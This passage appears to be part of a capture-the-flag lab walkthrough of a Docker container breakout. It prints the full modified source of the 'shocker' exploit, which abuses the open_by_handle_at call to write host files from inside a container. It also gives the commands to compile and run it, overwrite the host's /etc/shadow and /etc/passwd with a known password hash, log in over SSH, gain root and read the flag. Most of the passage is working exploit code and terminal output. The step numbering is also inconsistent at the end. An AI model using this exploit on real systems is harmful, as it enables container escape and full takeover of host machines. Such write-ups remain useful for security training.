


```
root@bc4b954a7934:~#
root@bc4b954a7934:~# tail -1 /etc/passwd >> passwd
root@bc4b954a7934:~#
root@bc4b954a7934:~# tail -1 /etc/shadow >> shadow
root@bc4b954a7934:~#
```

Step 19: Modify the shadow file and update the root hash with the hash of john user.

Hash of John user:
$6$DoIkAzUj$CbwJxVwdNranAtU8dLqXT7vJ4PR9v3oBroUFkX/oYUBBiCTlVUTfFZ1m8zFaMs
hZhHMOSO7.8yT/viNJf/I.j.


Command: vim shadow



```
root@bc4b954a7934:~# cat shadow
root:$6$DoIkAzUj$CbwJxVwdNranAtU8dLqXT7vJ4PR9v3oBroUFkX/oYUBBiCTlVUTfFZ1m8zFaMshZhHMOSO7.8yT/viNJf/I.j.:18125:0:99999:7:::
daemon:*:18124:0:99999:7:::
bin:*:18124:0:99999:7:::
sys:*:18124:0:99999:7:::
sync:*:18124:0:99999:7:::
games:*:18124:0:99999:7:::
man:*:18124:0:99999:7:::
lp:*:18124:0:99999:7:::
mail:*:18124:0:99999:7:::
news:*:18124:0:99999:7:::
uucp:*:18124:0:99999:7:::
proxy:*:18124:0:99999:7:::
www-data:*:18124:0:99999:7:::
backup:*:18124:0:99999:7:::
list:*:18124:0:99999:7:::
irc:*:18124:0:99999:7:::
gnats:*:18124:0:99999:7:::
nobody:*:18124:0:99999:7:::
systemd-network:*:18124:0:99999:7:::
systemd-resolve:*:18124:0:99999:7:::
syslog:*:18124:0:99999:7:::
messagebus:*:18124:0:99999:7:::
_apt:*:18124:0:99999:7:::
student:!:18142::::::
sshd:*:18207:0:99999:7:::
dnsmasq:*:18207:0:99999:7:::
lxc-dnsmasq:!:18207:0:99999:7:::
john:$6$DoIkAzUj$CbwJxVwdNranAtU8dLqXT7vJ4PR9v3oBroUFkX/oYUBBiCTlVUTfFZ1m8zFaMshZhHMOSO7.8yT/viNJf/I.j.:18226:0:99999:7:::
```

Step 20: Make a copy of the shocker.c program.

Command: cp shocker.c shocker_write.c



```
root@bc4b954a7934:~#
root@bc4b954a7934:~# cp shocker.c shocker_write.c
root@bc4b954a7934:~#
root@bc4b954a7934:~#
```

Step 21: Modify the exploit code to read the content of the file passed in the second argument and write content to the file name passed in the first argument.

Modified code is in **bold**

Modified Exploit Code:

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
```

```
#include <fcntl.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <dirent.h>
#include <stdint.h>


struct my_file_handle {
        unsigned int handle_bytes;
        int handle_type;
        unsigned char f_handle[8];
};



void die(const char *msg)
{
        perror(msg);
        exit(errno);
}


void dump_handle(const struct my_file_handle *h)
{
        fprintf(stderr,"[*] #=%d, %d, char nh[] = {", h->handle_bytes,
                h->handle_type);
        for (int i = 0; i < h->handle_bytes; ++i) {
                fprintf(stderr,"0x%02x", h->f_handle[i]);
                if ((i + 1) % 20 == 0)
                fprintf(stderr,"\n");
                if (i < h->handle_bytes - 1)
                fprintf(stderr,", ");
        }
        fprintf(stderr,"};\n");
}
```


```
int find_handle(int bfd, const char *path, const struct my_file_handle *ih, struct my_file_handle
*oh)
{
        int fd;
        uint32_t ino = 0;
        struct my_file_handle outh = {
                .handle_bytes = 8,
                .handle_type = 1
        };
        DIR *dir = NULL;
        struct dirent *de = NULL;

        path = strchr(path, '/');

        // recursion stops if path has been resolved
        if (!path) {
                memcpy(oh->f_handle, ih->f_handle, sizeof(oh->f_handle));
                oh->handle_type = 1;
                oh->handle_bytes = 8;
                return 1;
        }
        ++path;
        fprintf(stderr, "[*] Resolving '%s'\n", path);

        if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
                die("[-] open_by_handle_at");

        if ((dir = fdopendir(fd)) == NULL)
                die("[-] fdopendir");

        for (;;) {
                de = readdir(dir);
                if (!de)
                break;
                fprintf(stderr, "[*] Found %s\n", de->d_name);
                if (strncmp(de->d_name, path, strlen(de->d_name)) == 0) {
                fprintf(stderr, "[+] Match: %s ino=%d\n", de->d_name, (int)de->d_ino);
                ino = de->d_ino;
                break;
```

```
		}
	}

	fprintf(stderr, "[*] Brute forcing remaining 32bit. This can take a while...\n");


	if (de) {
		for (uint32_t i = 0; i < 0xffffffff; ++i) {
		outh.handle_bytes = 8;
		outh.handle_type = 1;
		memcpy(outh.f_handle, &ino, sizeof(ino));
		memcpy(outh.f_handle + 4, &i, sizeof(i));

		if ((i % (1<<20)) == 0)
			fprintf(stderr, "[*] (%s) Trying: 0x%08x\n", de->d_name, i);
		if (open_by_handle_at(bfd, (struct file_handle *)&outh, 0) > 0) {
			closedir(dir);
			close(fd);
			dump_handle(&outh);
			return find_handle(bfd, path, &outh, oh);
		}
		}
	}

	closedir(dir);
	close(fd);
	return 0;
}


int main(int argc,char* argv[] )
{
	char buf[0x1000];
	int fd1, fd2;
	struct my_file_handle h;
	struct my_file_handle root_h = {
		.handle_bytes = 8,
		.handle_type = 1,
		.f_handle = {0x02, 0, 0, 0, 0, 0, 0, 0}
	};

	fprintf(stderr, "[***] docker VMM-container breakout Po(C) 2014              [***]\n"
	"[***] The tea from the 90's kicks your sekurity again.         [***]\n"
	"[***] If you have pending sec consulting, I'll happily [***]\n"
	"[***] forward to my friends who drink secury-tea too!         [***]\n\n<enter>\n");

	read(0, buf, 1);

	// get a FS reference from something mounted in from outside
	if ((fd1 = open("/etc/hostname", O_RDONLY)) < 0)
		die("[-] open");

	if (find_handle(fd1, argv[1], &root_h, &h) <= 0)
		die("[-] Cannot find valid handle!");

	fprintf(stderr, "[!] Got a final handle!\n");
	dump_handle(&h);

	if ((fd2 = open_by_handle_at(fd1, (struct file_handle *)&h, O_RDWR)) < 0)
		die("[-] open_by_handle");

	char * line = NULL;
	size_t len = 0;
	FILE *fptr;
	ssize_t read;
	fptr = fopen(argv[2], "r");
	while ((read = getline(&line, &len, fptr)) != -1) {
		write(fd2, line, read);

	}
	printf("Success!!\n");


	close(fd2); close(fd1);

	return 0;
}
```

Save the above exploit code as “shocker_write.c”

Step 22: Compile the c code.


Command: gcc shocker_write.c -o write_files



```
root@bc4b954a7934:~# gcc shocker_write.c -o write_files
shocker_write.c: In function 'find_handle':
shocker_write.c:66:19: warning: implicit declaration of function 'open_by_handle_at' [-Wimplicit-function-declaration]
         if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
                   ^~~~~~~~~~~~~~~~~

root@bc4b954a7934:~#
```

Step 23: Execute the binary and overwrite the content of /etc/shadow file


Command: ./write_files /etc/shadow shadow



```
root@bc4b954a7934:~# ./write_files /etc/shadow shadow
[***] docker VMM-container breakout Po(C) 2014          [***]
[***] The tea from the 90's kicks your sekurity again.  [***]
[***] If you have pending sec consulting, I'll happily  [***]
[***] forward to my friends who drink secury-tea too!   [***]

<enter>

[*] Resolving 'etc/shadow'
[*] Found lib
[*] Found lost+found
```

Step 24: Similarly overwrite the content of /etc/passwd file

Command: ./write_files /etc/passwd passwd




```
root@bc4b954a7934:~# ./write_files /etc/passwd passwd
[***] docker VMM-container breakout Po(C) 2014            [***]
[***] The tea from the 90's kicks your sekurity again.    [***]
[***] If you have pending sec consulting, I'll happily    [***]
[***] forward to my friends who drink secury-tea too!     [***]

<enter>

[*] Resolving 'etc/passwd'
[*] Found lib
[*] Found lost+found
[*] Found boot
[*] Found .
```


Step 25: SSH into the host machine as john.

Command: ssh john@172.17.0.1 -p 2222

Enter password “password”




```
root@bc4b954a7934:~# ssh john@172.17.0.1 -p 2222
The authenticity of host '[172.17.0.1]:2222 ([172.17.0.1]:2222)' can't be established.
ECDSA key fingerprint is SHA256:iLK0xAbC1+tuYXjMowYHxiRCY57WBF0dXLonlWGghuY.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[172.17.0.1]:2222' (ECDSA) to the list of known hosts.
john@172.17.0.1's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 5.0.0-20-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Keen to learn Istio? It's included in the single-package MicroK8s.

     https://snapcraft.io/microk8s

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```



```
Could not chdir to home directory /home/john: No such file or directory
$ id
uid=1000(john) gid=1000(student) groups=1000(student)
$
$
```

Step 26: Using su, login as root


Commands:
su -
Enter password “password”
id



```
$ su -
Password:
#
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Step 27: Search for the flag on the host filesystem.


Command: find / -name *flag* 2>/dev/null



```
# find / -name *flag* 2>/dev/null
/root/flag-a3b2d57f8
#
#
```

Step 19: Retrieve the flag.

Command: cat /root/flag-a3b2d57f8



```
#
# cat /root/flag-a3b2d57f8
a3b2d57f824b38254400bcef9eee7459
#
```

Flag: a3b2d57f824b38254400bcef9eee7459

References:

1. Docker (https://www.docker.com/)
2. shocker: docker PoC VMM-container breakout (http://stealth.openwall.net/xSports/shocker.c)
3. CAP_DAC_READ_SEARCH and CAP_DAC_OVERRIDE (http://man7.org/linux/man-pages/man7/capabilities.7.html)